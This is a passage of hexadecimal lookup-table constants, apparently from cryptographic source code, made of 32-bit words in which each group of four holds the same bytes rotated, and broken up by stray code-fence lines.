0x00000072, 0x00004e00, 0x006c0000, 0x5a000000, 0x0000005a, 0x00007200, 0x004e0000, 0x6c000000,
0x00000062, 0x00005300, 0x007f0000, 0x45000000, 0x00000045, 0x00006200, 0x00530000, 0x7f000000,
0x0000007f, 0x00004500, 0x00620000, 0x53000000, 0x00000053, 0x00007f00, 0x00450000, 0x62000000,
0x00000048, 0x00006c00, 0x005c0000, 0x74000000, 0x00000074, 0x00004800, 0x006c0000, 0x5c000000,
0x0000005c, 0x00007400, 0x00480000, 0x6c000000, 0x0000006c, 0x00005c00, 0x00740000, 0x48000000,
0x00000046, 0x00006500, 0x00510000, 0x7f000000, 0x0000007f, 0x00004600, 0x00650000, 0x51000000,
0x00000051, 0x00007f00, 0x00460000, 0x65000000, 0x00000065, 0x00005100, 0x007f0000, 0x46000000,
0x00000054, 0x00007e00, 0x00460000, 0x62000000, 0x00000062, 0x00005400, 0x007e0000, 0x46000000,
0x00000046, 0x00006200, 0x00540000, 0x7e000000, 0x0000007e, 0x00004600, 0x00620000, 0x54000000,
0x0000005a, 0x00007700, 0x004b0000, 0x69000000, 0x00000069, 0x00005a00, 0x00770000, 0x4b000000,
0x0000004b, 0x00006900, 0x005a0000, 0x77000000, 0x00000077, 0x00004b00, 0x00690000, 0x5a000000,
0x000000e0, 0x00009000, 0x00d00000, 0xb0000000, 0x000000b0, 0x0000e000, 0x00900000, 0xd0000000,
0x000000d0, 0x0000b000, 0x00e00000, 0x90000000, 0x00000090, 0x0000d000, 0x00b00000, 0xe0000000,
0x000000ee, 0x00009900, 0x00dd0000, 0xbb000000, 0x000000bb, 0x0000ee00, 0x00990000, 0xdd000000,
0x000000dd, 0x0000bb00, 0x00ee0000, 0x99000000, 0x00000099, 0x0000dd00, 0x00bb0000, 0xee000000,
0x000000fc, 0x00008200, 0x00ca0000, 0xa6000000, 0x000000a6, 0x0000fc00, 0x00820000, 0xca000000,
0x000000ca, 0x0000a600, 0x00fc0000, 0x82000000, 0x00000082, 0x0000ca00, 0x00a60000, 0xfc000000,
0x000000f2, 0x00008b00, 0x00c70000, 0xad000000, 0x000000ad, 0x0000f200, 0x008b0000, 0xc7000000,
0x000000c7, 0x0000ad00, 0x00f20000, 0x8b000000, 0x0000008b, 0x0000c700, 0x00ad0000, 0xf2000000,
0x000000d8, 0x0000b400, 0x00e40000, 0x9c000000, 0x0000009c, 0x0000d800, 0x00b40000, 0xe4000000,
0x000000e4, 0x00009c00, 0x00d80000, 0xb4000000, 0x000000b4, 0x0000e400, 0x009c0000, 0xd8000000,
0x000000d6, 0x0000bd00, 0x00e90000, 0x97000000, 0x00000097, 0x0000d600, 0x00bd0000, 0xe9000000,
0x000000e9, 0x00009700, 0x00d60000, 0xbd000000, 0x000000bd, 0x0000e900, 0x00970000, 0xd6000000,
0x000000c4, 0x0000a600, 0x00fe0000, 0x8a000000, 0x0000008a, 0x0000c400, 0x00a60000, 0xfe000000,
0x000000fe, 0x00008a00, 0x00c40000, 0xa6000000, 0x000000a6, 0x0000fe00, 0x008a0000, 0xc4000000,
0x000000ca, 0x0000af00, 0x00f30000, 0x81000000, 0x00000081, 0x0000ca00, 0x00af0000, 0xf3000000,
0x000000f3, 0x00008100, 0x00ca0000, 0xaf000000, 0x000000af, 0x0000f300, 0x00810000, 0xca000000,
0x00000090, 0x0000d800, 0x00b80000, 0xe8000000, 0x000000e8, 0x00009000, 0x00d80000, 0xb8000000,
0x000000b8, 0x0000e800, 0x00900000, 0xd8000000, 0x000000d8, 0x0000b800, 0x00e80000, 0x90000000,
0x0000009e, 0x0000d100, 0x00b50000, 0xe3000000, 0x000000e3, 0x00009e00, 0x00d10000, 0xb5000000,
0x000000b5, 0x0000e300, 0x009e0000, 0xd1000000, 0x000000d1, 0x0000b500, 0x00e30000, 0x9e000000,
0x0000008c, 0x0000ca00, 0x00a20000, 0xfe000000, 0x000000fe, 0x00008c00, 0x00ca0000, 0xa2000000,
0x000000a2, 0x0000fe00, 0x008c0000, 0xca000000, 0x000000ca, 0x0000a200, 0x00fe0000, 0x8c000000,
0x00000082, 0x0000c300, 0x00af0000, 0xf5000000, 0x000000f5, 0x00008200, 0x00c30000, 0xaf000000,
0x000000af, 0x0000f500, 0x00820000, 0xc3000000, 0x000000c3, 0x0000af00, 0x00f50000, 0x82000000,
0x000000a8, 0x0000fc00, 0x008c0000, 0xc4000000, 0x000000c4, 0x0000a800, 0x00fc0000, 0x8c000000,
0x0000008c, 0x0000c400, 0x00a80000, 0xfc000000, 0x000000fc, 0x00008c00, 0x00c40000, 0xa8000000,
0x000000a6, 0x0000f500, 0x00810000, 0xcf000000, 0x000000cf, 0x0000a600, 0x00f50000, 0x81000000,
0x00000081, 0x0000cf00, 0x00a60000, 0xf5000000, 0x000000f5, 0x00008100, 0x00cf0000, 0xa6000000,
0x000000b4, 0x0000ee00, 0x00960000, 0xd2000000, 0x000000d2, 0x0000b400, 0x00ee0000, 0x96000000,
0x00000096, 0x0000d200, 0x00b40000, 0xee000000, 0x000000ee, 0x00009600, 0x00d20000, 0xb4000000,
0x000000ba, 0x0000e700, 0x009b0000, 0xd9000000, 0x000000d9, 0x0000ba00, 0x00e70000, 0x9b000000,
0x0000009b, 0x0000d900, 0x00ba0000, 0xe7000000, 0x000000e7, 0x00009b00, 0x00d90000, 0xba000000,
0x000000db, 0x00003b00, 0x00bb0000, 0x7b000000, 0x0000007b, 0x0000db00, 0x003b0000, 0xbb000000,
0x000000bb, 0x00007b00, 0x00db0000, 0x3b000000, 0x0000003b, 0x0000bb00, 0x007b0000, 0xdb000000,
0x000000d5, 0x00003200, 0x00b60000, 0x70000000, 0x00000070, 0x0000d500, 0x00320000, 0xb6000000,
0x000000b6, 0x00007000, 0x00d50000, 0x32000000, 0x00000032, 0x0000b600, 0x00700000, 0xd5000000,
0x000000c7, 0x00002900, 0x00a10000, 0x6d000000, 0x0000006d, 0x0000c700, 0x00290000, 0xa1000000,
0x000000a1, 0x00006d00, 0x00c70000, 0x29000000, 0x00000029, 0x0000a100, 0x006d0000, 0xc7000000,
0x000000c9, 0x00002000, 0x00ac0000, 0x66000000, 0x00000066, 0x0000c900, 0x00200000, 0xac000000,
0x000000ac, 0x00006600, 0x00c90000, 0x20000000, 0x00000020, 0x0000ac00, 0x00660000, 0xc9000000,
0x000000e3, 0x00001f00, 0x008f0000, 0x57000000, 0x00000057, 0x0000e300, 0x001f0000, 0x8f000000,
0x0000008f, 0x00005700, 0x00e30000, 0x1f000000, 0x0000001f, 0x00008f00, 0x00570000, 0xe3000000,
0x000000ed, 0x00001600, 0x00820000, 0x5c000000, 0x0000005c, 0x0000ed00, 0x00160000, 0x82000000,
0x00000082, 0x00005c00, 0x00ed0000, 0x16000000, 0x00000016, 0x00008200, 0x005c0000, 0xed000000,
0x000000ff, 0x00000d00, 0x00950000, 0x41000000, 0x00000041, 0x0000ff00, 0x000d0000, 0x95000000,
0x00000095, 0x00004100, 0x00ff0000, 0x0d000000, 0x0000000d, 0x00009500, 0x00410000, 0xff000000,
```

```
0x000000f1, 0x00000400, 0x00980000, 0x4a000000, 0x0000004a, 0x0000f100, 0x00040000, 0x98000000,
0x00000098, 0x00004a00, 0x00f10000, 0x04000000, 0x00000004, 0x00009800, 0x004a0000, 0xf1000000,
0x000000ab, 0x00007300, 0x00d30000, 0x23000000, 0x00000023, 0x0000ab00, 0x00730000, 0xd3000000,
0x000000d3, 0x00002300, 0x00ab0000, 0x73000000, 0x00000073, 0x0000d300, 0x00230000, 0xab000000,
0x000000a5, 0x00007a00, 0x00de0000, 0x28000000, 0x00000028, 0x0000a500, 0x007a0000, 0xde000000,
0x000000de, 0x00002800, 0x00a50000, 0x7a000000, 0x0000007a, 0x0000de00, 0x00280000, 0xa5000000,
0x000000b7, 0x00006100, 0x00c90000, 0x35000000, 0x00000035, 0x0000b700, 0x00610000, 0xc9000000,
0x000000c9, 0x00003500, 0x00b70000, 0x61000000, 0x00000061, 0x0000c900, 0x00350000, 0xb7000000,
0x000000b9, 0x00006800, 0x00c40000, 0x3e000000, 0x0000003e, 0x0000b900, 0x00680000, 0xc4000000,
0x000000c4, 0x00003e00, 0x00b90000, 0x68000000, 0x00000068, 0x0000c400, 0x003e0000, 0xb9000000,
0x00000093, 0x00005700, 0x00e70000, 0x0f000000, 0x0000000f, 0x00009300, 0x00570000, 0xe7000000,
0x000000e7, 0x00000f00, 0x00930000, 0x57000000, 0x00000057, 0x0000e700, 0x000f0000, 0x93000000,
0x0000009d, 0x00005e00, 0x00ea0000, 0x04000000, 0x00000004, 0x00009d00, 0x005e0000, 0xea000000,
0x000000ea, 0x00000400, 0x009d0000, 0x5e000000, 0x0000005e, 0x0000ea00, 0x00040000, 0x9d000000,
0x0000008f, 0x00004500, 0x00fd0000, 0x19000000, 0x00000019, 0x00008f00, 0x00450000, 0xfd000000,
0x000000fd, 0x00001900, 0x008f0000, 0x45000000, 0x00000045, 0x0000fd00, 0x00190000, 0x8f000000,
0x00000081, 0x00004c00, 0x00f00000, 0x12000000, 0x00000012, 0x00008100, 0x004c0000, 0xf0000000,
0x000000f0, 0x00001200, 0x00810000, 0x4c000000, 0x0000004c, 0x0000f000, 0x00120000, 0x81000000,
0x0000003b, 0x0000ab00, 0x006b0000, 0xcb000000, 0x000000cb, 0x00003b00, 0x00ab0000, 0x6b000000,
0x0000006b, 0x0000cb00, 0x003b0000, 0xab000000, 0x000000ab, 0x00006b00, 0x00cb0000, 0x3b000000,
0x00000035, 0x0000a200, 0x00660000, 0xc0000000, 0x000000c0, 0x00003500, 0x00a20000, 0x66000000,
0x00000066, 0x0000c000, 0x00350000, 0xa2000000, 0x000000a2, 0x00006600, 0x00c00000, 0x35000000,
0x00000027, 0x0000b900, 0x00710000, 0xdd000000, 0x000000dd, 0x00002700, 0x00b90000, 0x71000000,
0x00000071, 0x0000dd00, 0x00270000, 0xb9000000, 0x000000b9, 0x00007100, 0x00dd0000, 0x27000000,
0x00000029, 0x0000b000, 0x007c0000, 0xd6000000, 0x000000d6, 0x00002900, 0x00b00000, 0x7c000000,
0x0000007c, 0x0000d600, 0x00290000, 0xb0000000, 0x000000b0, 0x00007c00, 0x00d60000, 0x29000000,
0x00000003, 0x00008f00, 0x005f0000, 0xe7000000, 0x000000e7, 0x00000300, 0x008f0000, 0x5f000000,
0x0000005f, 0x0000e700, 0x00030000, 0x8f000000, 0x0000008f, 0x00005f00, 0x00e70000, 0x03000000,
0x0000000d, 0x00008600, 0x00520000, 0xec000000, 0x000000ec, 0x00000d00, 0x00860000, 0x52000000,
0x00000052, 0x0000ec00, 0x000d0000, 0x86000000, 0x00000086, 0x00005200, 0x00ec0000, 0x0d000000,
0x0000001f, 0x00009d00, 0x00450000, 0xf1000000, 0x000000f1, 0x00001f00, 0x009d0000, 0x45000000,
0x00000045, 0x0000f100, 0x001f0000, 0x9d000000, 0x0000009d, 0x00004500, 0x00f10000, 0x1f000000,
0x00000011, 0x00009400, 0x00480000, 0xfa000000, 0x000000fa, 0x00001100, 0x00940000, 0x48000000,
0x00000048, 0x0000fa00, 0x00110000, 0x94000000, 0x00000094, 0x00004800, 0x00fa0000, 0x11000000,
0x0000004b, 0x0000e300, 0x00030000, 0x93000000, 0x00000093, 0x00004b00, 0x00e30000, 0x03000000,
0x00000003, 0x00009300, 0x004b0000, 0xe3000000, 0x000000e3, 0x00000300, 0x00930000, 0x4b000000,
0x00000045, 0x0000ea00, 0x000e0000, 0x98000000, 0x00000098, 0x00004500, 0x00ea0000, 0x0e000000,
0x0000000e, 0x00009800, 0x00450000, 0xea000000, 0x000000ea, 0x00000e00, 0x00980000, 0x45000000,
0x00000057, 0x0000f100, 0x00190000, 0x85000000, 0x00000085, 0x00005700, 0x00f10000, 0x19000000,
0x00000019, 0x00008500, 0x00570000, 0xf1000000, 0x000000f1, 0x00001900, 0x00850000, 0x57000000,
0x00000059, 0x0000f800, 0x00140000, 0x8e000000, 0x0000008e, 0x00005900, 0x00f80000, 0x14000000,
0x00000014, 0x00008e00, 0x00590000, 0xf8000000, 0x000000f8, 0x00001400, 0x008e0000, 0x59000000,
0x00000073, 0x0000c700, 0x00370000, 0xbf000000, 0x000000bf, 0x00007300, 0x00c70000, 0x37000000,
0x00000037, 0x0000bf00, 0x00730000, 0xc7000000, 0x000000c7, 0x00003700, 0x00bf0000, 0x73000000,
0x0000007d, 0x0000ce00, 0x003a0000, 0xb4000000, 0x000000b4, 0x00007d00, 0x00ce0000, 0x3a000000,
0x0000003a, 0x0000b400, 0x007d0000, 0xce000000, 0x000000ce, 0x00003a00, 0x00b40000, 0x7d000000,
0x0000006f, 0x0000d500, 0x002d0000, 0xa9000000, 0x000000a9, 0x00006f00, 0x00d50000, 0x2d000000,
0x0000002d, 0x0000a900, 0x006f0000, 0xd5000000, 0x000000d5, 0x00002d00, 0x00a90000, 0x6f000000,
0x00000061, 0x0000dc00, 0x00200000, 0xa2000000, 0x000000a2, 0x00006100, 0x00dc0000, 0x20000000,
0x00000020, 0x0000a200, 0x00610000, 0xdc000000, 0x000000dc, 0x00002000, 0x00a20000, 0x61000000,
0x000000ad, 0x00007600, 0x006d0000, 0xf6000000, 0x000000f6, 0x0000ad00, 0x00760000, 0x6d000000,
0x0000006d, 0x0000f600, 0x00ad0000, 0x76000000, 0x00000076, 0x00006d00, 0x00f60000, 0xad000000,
0x000000a3, 0x00007f00, 0x00600000, 0xfd000000, 0x000000fd, 0x0000a300, 0x007f0000, 0x60000000,
0x00000060, 0x0000fd00, 0x00a30000, 0x7f000000, 0x0000007f, 0x00006000, 0x00fd0000, 0xa3000000,
0x000000b1, 0x00006400, 0x00770000, 0xe0000000, 0x000000e0, 0x0000b100, 0x00640000, 0x77000000,
0x00000077, 0x0000e000, 0x00b10000, 0x64000000, 0x00000064, 0x00007700, 0x00e00000, 0xb1000000,
0x000000bf, 0x00006d00, 0x007a0000, 0xeb000000, 0x000000eb, 0x0000bf00, 0x006d0000, 0x7a000000,
0x0000007a, 0x0000eb00, 0x00bf0000, 0x6d000000, 0x0000006d, 0x00007a00, 0x00eb0000, 0xbf000000,
0x00000095, 0x00005200, 0x00590000, 0xda000000, 0x000000da, 0x00009500, 0x00520000, 0x59000000,
0x00000059, 0x0000da00, 0x00950000, 0x52000000, 0x00000052, 0x00005900, 0x00da0000, 0x95000000,
0x0000009b, 0x00005b00, 0x00540000, 0xd1000000, 0x000000d1, 0x00009b00, 0x005b0000, 0x54000000,
0x00000054, 0x0000d100, 0x009b0000, 0x5b000000, 0x0000005b, 0x00005400, 0x00d10000, 0x9b000000,
0x00000089, 0x00004000, 0x00430000, 0xcc000000, 0x000000cc, 0x00008900, 0x00400000, 0x43000000,
0x00000043, 0x0000cc00, 0x00890000, 0x40000000, 0x00000040, 0x00004300, 0x00cc0000, 0x89000000,
0x00000087, 0x00004900, 0x004e0000, 0xc7000000, 0x000000c7, 0x00008700, 0x00490000, 0x4e000000,
0x0000004e, 0x0000c700, 0x00870000, 0x49000000, 0x00000049, 0x00004e00, 0x00c70000, 0x87000000,
0x000000dd, 0x00003e00, 0x00050000, 0xae000000, 0x000000ae, 0x0000dd00, 0x003e0000, 0x05000000,
0x00000005, 0x0000ae00, 0x00dd0000, 0x3e000000, 0x0000003e, 0x00000500, 0x00ae0000, 0xdd000000,
0x000000d3, 0x00003700, 0x00080000, 0xa5000000, 0x000000a5, 0x0000d300, 0x00370000, 0x08000000,
0x00000008, 0x0000a500, 0x00d30000, 0x37000000, 0x00000037, 0x00000800, 0x00a50000, 0xd3000000,
0x000000c1, 0x00002c00, 0x001f0000, 0xb8000000, 0x000000b8, 0x0000c100, 0x002c0000, 0x1f000000,
0x0000001f, 0x0000b800, 0x00c10000, 0x2c000000, 0x0000002c, 0x00001f00, 0x00b80000, 0xc1000000,
0x000000cf, 0x00002500, 0x00120000, 0xb3000000, 0x000000b3, 0x0000cf00, 0x00250000, 0x12000000,
0x00000012, 0x0000b300, 0x00cf0000, 0x25000000, 0x00000025, 0x00001200, 0x00b30000, 0xcf000000,
0x000000e5, 0x00001a00, 0x00310000, 0x82000000, 0x00000082, 0x0000e500, 0x001a0000, 0x31000000,
0x00000031, 0x00008200, 0x00e50000, 0x1a000000, 0x0000001a, 0x00003100, 0x00820000, 0xe5000000,
0x000000eb, 0x00001300, 0x003c0000, 0x89000000, 0x00000089, 0x0000eb00, 0x00130000, 0x3c000000,
0x0000003c, 0x00008900, 0x00eb0000, 0x13000000, 0x00000013, 0x00003c00, 0x00890000, 0xeb000000,
0x000000f9, 0x00000800, 0x002b0000, 0x94000000, 0x00000094, 0x0000f900, 0x00080000, 0x2b000000,
0x0000002b, 0x00009400, 0x00f90000, 0x08000000, 0x00000008, 0x00002b00, 0x00940000, 0xf9000000,
0x000000f7, 0x00000100, 0x00260000, 0x9f000000, 0x0000009f, 0x0000f700, 0x00010000, 0x26000000,
0x00000026, 0x00009f00, 0x00f70000, 0x01000000, 0x00000001, 0x00002600, 0x009f0000, 0xf7000000,
0x0000004d, 0x0000e600, 0x00bd0000, 0x46000000, 0x00000046, 0x00004d00, 0x00e60000, 0xbd000000,
0x000000bd, 0x00004600, 0x004d0000, 0xe6000000, 0x000000e6, 0x0000bd00, 0x00460000, 0x4d000000,
0x00000043, 0x0000ef00, 0x00b00000, 0x4d000000, 0x0000004d, 0x00004300, 0x00ef0000, 0xb0000000,
0x000000b0, 0x00004d00, 0x00430000, 0xef000000, 0x000000ef, 0x0000b000, 0x004d0000, 0x43000000,
0x00000051, 0x0000f400, 0x00a70000, 0x50000000, 0x00000050, 0x00005100, 0x00f40000, 0xa7000000,
0x000000a7, 0x00005000, 0x00510000, 0xf4000000, 0x000000f4, 0x0000a700, 0x00500000, 0x51000000,
0x0000005f, 0x0000fd00, 0x00aa0000, 0x5b000000, 0x0000005b, 0x00005f00, 0x00fd0000, 0xaa000000,
0x000000aa, 0x00005b00, 0x005f0000, 0xfd000000, 0x000000fd, 0x0000aa00, 0x005b0000, 0x5f000000,
0x00000075, 0x0000c200, 0x00890000, 0x6a000000, 0x0000006a, 0x00007500, 0x00c20000, 0x89000000,
0x00000089, 0x00006a00, 0x00750000, 0xc2000000, 0x000000c2, 0x00008900, 0x006a0000, 0x75000000,
0x0000007b, 0x0000cb00, 0x00840000, 0x61000000, 0x00000061, 0x00007b00, 0x00cb0000, 0x84000000,
0x00000084, 0x00006100, 0x007b0000, 0xcb000000, 0x000000cb, 0x00008400, 0x00610000, 0x7b000000,
0x00000069, 0x0000d000, 0x00930000, 0x7c000000, 0x0000007c, 0x00006900, 0x00d00000, 0x93000000,
0x00000093, 0x00007c00, 0x00690000, 0xd0000000, 0x000000d0, 0x00009300, 0x007c0000, 0x69000000,
0x00000067, 0x0000d900, 0x009e0000, 0x77000000, 0x00000077, 0x00006700, 0x00d90000, 0x9e000000,
0x0000009e, 0x00007700, 0x00670000, 0xd9000000, 0x000000d9, 0x00009e00, 0x00770000, 0x67000000,
0x0000003d, 0x0000ae00, 0x00d50000, 0x1e000000, 0x0000001e, 0x00003d00, 0x00ae0000, 0xd5000000,
0x000000d5, 0x00001e00, 0x003d0000, 0xae000000, 0x000000ae, 0x0000d500, 0x001e0000, 0x3d000000,
0x00000033, 0x0000a700, 0x00d80000, 0x15000000, 0x00000015, 0x00003300, 0x00a70000, 0xd8000000,
0x000000d8, 0x00001500, 0x00330000, 0xa7000000, 0x000000a7, 0x0000d800, 0x00150000, 0x33000000,
0x00000021, 0x0000bc00, 0x00cf0000, 0x08000000, 0x00000008, 0x00002100, 0x00bc0000, 0xcf000000,
0x000000cf, 0x00000800, 0x00210000, 0xbc000000, 0x000000bc, 0x0000cf00, 0x00080000, 0x21000000,
0x0000002f, 0x0000b500, 0x00c20000, 0x03000000, 0x00000003, 0x00002f00, 0x00b50000, 0xc2000000,
0x000000c2, 0x00000300, 0x002f0000, 0xb5000000, 0x000000b5, 0x0000c200, 0x00030000, 0x2f000000,
0x00000005, 0x00008a00, 0x00e10000, 0x32000000, 0x00000032, 0x00000500, 0x008a0000, 0xe1000000,
0x000000e1, 0x00003200, 0x00050000, 0x8a000000, 0x0000008a, 0x0000e100, 0x00320000, 0x05000000,
0x0000000b, 0x00008300, 0x00ec0000, 0x39000000, 0x00000039, 0x00000b00, 0x00830000, 0xec000000,
0x000000ec, 0x00003900, 0x000b0000, 0x83000000, 0x00000083, 0x0000ec00, 0x00390000, 0x0b000000,
0x00000019, 0x00009800, 0x00fb0000, 0x24000000, 0x00000024, 0x00001900, 0x00980000, 0xfb000000,
0x000000fb, 0x00002400, 0x00190000, 0x98000000, 0x00000098, 0x0000fb00, 0x00240000, 0x19000000,
0x00000017, 0x00009100, 0x00f60000, 0x2f000000, 0x0000002f, 0x00001700, 0x00910000, 0xf6000000,
0x000000f6, 0x00002f00, 0x00170000, 0x91000000, 0x00000091, 0x0000f600, 0x002f0000, 0x17000000,
0x00000076, 0x00004d00, 0x00d60000, 0x8d000000, 0x0000008d, 0x00007600, 0x004d0000, 0xd6000000,
0x000000d6, 0x00008d00, 0x00760000, 0x4d000000, 0x0000004d, 0x0000d600, 0x008d0000, 0x76000000,
0x00000078, 0x00004400, 0x00db0000, 0x86000000, 0x00000086, 0x00007800, 0x00440000, 0xdb000000,
0x000000db, 0x00008600, 0x00780000, 0x44000000, 0x00000044, 0x0000db00, 0x00860000, 0x78000000,
0x0000006a, 0x00005f00, 0x00cc0000, 0x9b000000, 0x0000009b, 0x00006a00, 0x005f0000, 0xcc000000,
0x000000cc, 0x00009b00, 0x006a0000, 0x5f000000, 0x0000005f, 0x0000cc00, 0x009b0000, 0x6a000000,
0x00000064, 0x00005600, 0x00c10000, 0x90000000, 0x00000090, 0x00006400, 0x00560000, 0xc1000000,
```

```
0x000000c1, 0x00009000, 0x00640000, 0x56000000, 0x00000056, 0x0000c100, 0x00900000, 0x64000000,
0x0000004e, 0x00006900, 0x00e20000, 0xa1000000, 0x000000a1, 0x00004e00, 0x00690000, 0xe2000000,
0x000000e2, 0x0000a100, 0x004e0000, 0x69000000, 0x00000069, 0x0000e200, 0x00a10000, 0x4e000000,
0x00000040, 0x00006000, 0x00ef0000, 0xaa000000, 0x000000aa, 0x00004000, 0x00600000, 0xef000000,
0x000000ef, 0x0000aa00, 0x00400000, 0x60000000, 0x00000060, 0x0000ef00, 0x00aa0000, 0x40000000,
0x00000052, 0x00007b00, 0x00f80000, 0xb7000000, 0x000000b7, 0x00005200, 0x007b0000, 0xf8000000,
0x000000f8, 0x0000b700, 0x00520000, 0x7b000000, 0x0000007b, 0x0000f800, 0x00b70000, 0x52000000,
0x0000005c, 0x00007200, 0x00f50000, 0xbc000000, 0x000000bc, 0x00005c00, 0x00720000, 0xf5000000,
0x000000f5, 0x0000bc00, 0x005c0000, 0x72000000, 0x00000072, 0x0000f500, 0x00bc0000, 0x5c000000,
0x00000006, 0x00000500, 0x00be0000, 0xd5000000, 0x000000d5, 0x00000600, 0x00050000, 0xbe000000,
0x000000be, 0x0000d500, 0x00060000, 0x05000000, 0x00000005, 0x0000be00, 0x00d50000, 0x06000000,
0x00000008, 0x00000c00, 0x00b30000, 0xde000000, 0x000000de, 0x00000800, 0x000c0000, 0xb3000000,
0x000000b3, 0x0000de00, 0x00080000, 0x0c000000, 0x0000000c, 0x0000b300, 0x00de0000, 0x08000000,
0x0000001a, 0x00001700, 0x00a40000, 0xc3000000, 0x000000c3, 0x00001a00, 0x00170000, 0xa4000000,
0x000000a4, 0x0000c300, 0x001a0000, 0x17000000, 0x00000017, 0x0000a400, 0x00c30000, 0x1a000000,
0x00000014, 0x00001e00, 0x00a90000, 0xc8000000, 0x000000c8, 0x00001400, 0x001e0000, 0xa9000000,
0x000000a9, 0x0000c800, 0x00140000, 0x1e000000, 0x0000001e, 0x0000a900, 0x00c80000, 0x14000000,
0x0000003e, 0x00002100, 0x008a0000, 0xf9000000, 0x000000f9, 0x00003e00, 0x00210000, 0x8a000000,
0x0000008a, 0x0000f900, 0x003e0000, 0x21000000, 0x00000021, 0x00008a00, 0x00f90000, 0x3e000000,
0x00000030, 0x00002800, 0x00870000, 0xf2000000, 0x000000f2, 0x00003000, 0x00280000, 0x87000000,
0x00000087, 0x0000f200, 0x00300000, 0x28000000, 0x00000028, 0x00008700, 0x00f20000, 0x30000000,
0x00000022, 0x00003300, 0x00900000, 0xef000000, 0x000000ef, 0x00002200, 0x00330000, 0x90000000,
0x00000090, 0x0000ef00, 0x00220000, 0x33000000, 0x00000033, 0x00009000, 0x00ef0000, 0x22000000,
0x0000002c, 0x00003a00, 0x009d0000, 0xe4000000, 0x000000e4, 0x00002c00, 0x003a0000, 0x9d000000,
0x0000009d, 0x0000e400, 0x002c0000, 0x3a000000, 0x0000003a, 0x00009d00, 0x00e40000, 0x2c000000,
0x00000096, 0x0000dd00, 0x00060000, 0x3d000000, 0x0000003d, 0x00009600, 0x00dd0000, 0x06000000,
0x00000006, 0x00003d00, 0x00960000, 0xdd000000, 0x000000dd, 0x00000600, 0x003d0000, 0x96000000,
0x00000098, 0x0000d400, 0x000b0000, 0x36000000, 0x00000036, 0x00009800, 0x00d40000, 0x0b000000,
0x0000000b, 0x00003600, 0x00980000, 0xd4000000, 0x000000d4, 0x00000b00, 0x00360000, 0x98000000,
0x0000008a, 0x0000cf00, 0x001c0000, 0x2b000000, 0x0000002b, 0x00008a00, 0x00cf0000, 0x1c000000,
0x0000001c, 0x00002b00, 0x008a0000, 0xcf000000, 0x000000cf, 0x00001c00, 0x002b0000, 0x8a000000,
0x00000084, 0x0000c600, 0x00110000, 0x20000000, 0x00000020, 0x00008400, 0x00c60000, 0x11000000,
0x00000011, 0x00002000, 0x00840000, 0xc6000000, 0x000000c6, 0x00001100, 0x00200000, 0x84000000,
0x000000ae, 0x0000f900, 0x00320000, 0x11000000, 0x00000011, 0x0000ae00, 0x00f90000, 0x32000000,
0x00000032, 0x00001100, 0x00ae0000, 0xf9000000, 0x000000f9, 0x00003200, 0x00110000, 0xae000000,
0x000000a0, 0x0000f000, 0x003f0000, 0x1a000000, 0x0000001a, 0x0000a000, 0x00f00000, 0x3f000000,
0x0000003f, 0x00001a00, 0x00a00000, 0xf0000000, 0x000000f0, 0x00003f00, 0x001a0000, 0xa0000000,
0x000000b2, 0x0000eb00, 0x00280000, 0x07000000, 0x00000007, 0x0000b200, 0x00eb0000, 0x28000000,
0x00000028, 0x00000700, 0x00b20000, 0xeb000000, 0x000000eb, 0x00002800, 0x00070000, 0xb2000000,
0x000000bc, 0x0000e200, 0x00250000, 0x0c000000, 0x0000000c, 0x0000bc00, 0x00e20000, 0x25000000,
0x00000025, 0x00000c00, 0x00bc0000, 0xe2000000, 0x000000e2, 0x00002500, 0x000c0000, 0xbc000000,
0x000000e6, 0x00009500, 0x006e0000, 0x65000000, 0x00000065, 0x0000e600, 0x00950000, 0x6e000000,
0x0000006e, 0x00006500, 0x00e60000, 0x95000000, 0x00000095, 0x00006e00, 0x00650000, 0xe6000000,
0x000000e8, 0x00009c00, 0x00630000, 0x6e000000, 0x0000006e, 0x0000e800, 0x009c0000, 0x63000000,
0x00000063, 0x00006e00, 0x00e80000, 0x9c000000, 0x0000009c, 0x00006300, 0x006e0000, 0xe8000000,
0x000000fa, 0x00008700, 0x00740000, 0x73000000, 0x00000073, 0x0000fa00, 0x00870000, 0x74000000,
0x00000074, 0x00007300, 0x00fa0000, 0x87000000, 0x00000087, 0x00007400, 0x00730000, 0xfa000000,
0x000000f4, 0x00008e00, 0x00790000, 0x78000000, 0x00000078, 0x0000f400, 0x008e0000, 0x79000000,
0x00000079, 0x00007800, 0x00f40000, 0x8e000000, 0x0000008e, 0x00007900, 0x00780000, 0xf4000000,
0x000000de, 0x0000b100, 0x005a0000, 0x49000000, 0x00000049, 0x0000de00, 0x00b10000, 0x5a000000,
0x0000005a, 0x00004900, 0x00de0000, 0xb1000000, 0x000000b1, 0x00005a00, 0x00490000, 0xde000000,
0x000000d0, 0x0000b800, 0x00570000, 0x42000000, 0x00000042, 0x0000d000, 0x00b80000, 0x57000000,
0x00000057, 0x00004200, 0x00d00000, 0xb8000000, 0x000000b8, 0x00005700, 0x00420000, 0xd0000000,
0x000000c2, 0x0000a300, 0x00400000, 0x5f000000, 0x0000005f, 0x0000c200, 0x00a30000, 0x40000000,
0x00000040, 0x00005f00, 0x00c20000, 0xa3000000, 0x000000a3, 0x00004000, 0x005f0000, 0xc2000000,
0x000000cc, 0x0000aa00, 0x004d0000, 0x54000000, 0x00000054, 0x0000cc00, 0x00aa0000, 0x4d000000,
0x0000004d, 0x00005400, 0x00cc0000, 0xaa000000, 0x000000aa, 0x00004d00, 0x00540000, 0xcc000000,
0x00000041, 0x0000ec00, 0x00da0000, 0xf7000000, 0x000000f7, 0x00004100, 0x00ec0000, 0xda000000,
0x000000da, 0x0000f700, 0x00410000, 0xec000000, 0x000000ec, 0x0000da00, 0x00f70000, 0x41000000,
0x0000004f, 0x0000e500, 0x00d70000, 0xfc000000, 0x000000fc, 0x00004f00, 0x00e50000, 0xd7000000,
0x000000d7, 0x0000fc00, 0x004f0000, 0xe5000000, 0x000000e5, 0x0000d700, 0x00fc0000, 0x4f000000,
0x0000005d, 0x0000fe00, 0x00c00000, 0xe1000000, 0x000000e1, 0x00005d00, 0x00fe0000, 0xc0000000,
0x000000c0, 0x0000e100, 0x005d0000, 0xfe000000, 0x000000fe, 0x0000c000, 0x00e10000, 0x5d000000,
0x00000053, 0x0000f700, 0x00cd0000, 0xea000000, 0x000000ea, 0x00005300, 0x00f70000, 0xcd000000,
0x000000cd, 0x0000ea00, 0x00530000, 0xf7000000, 0x000000f7, 0x0000cd00, 0x00ea0000, 0x53000000,
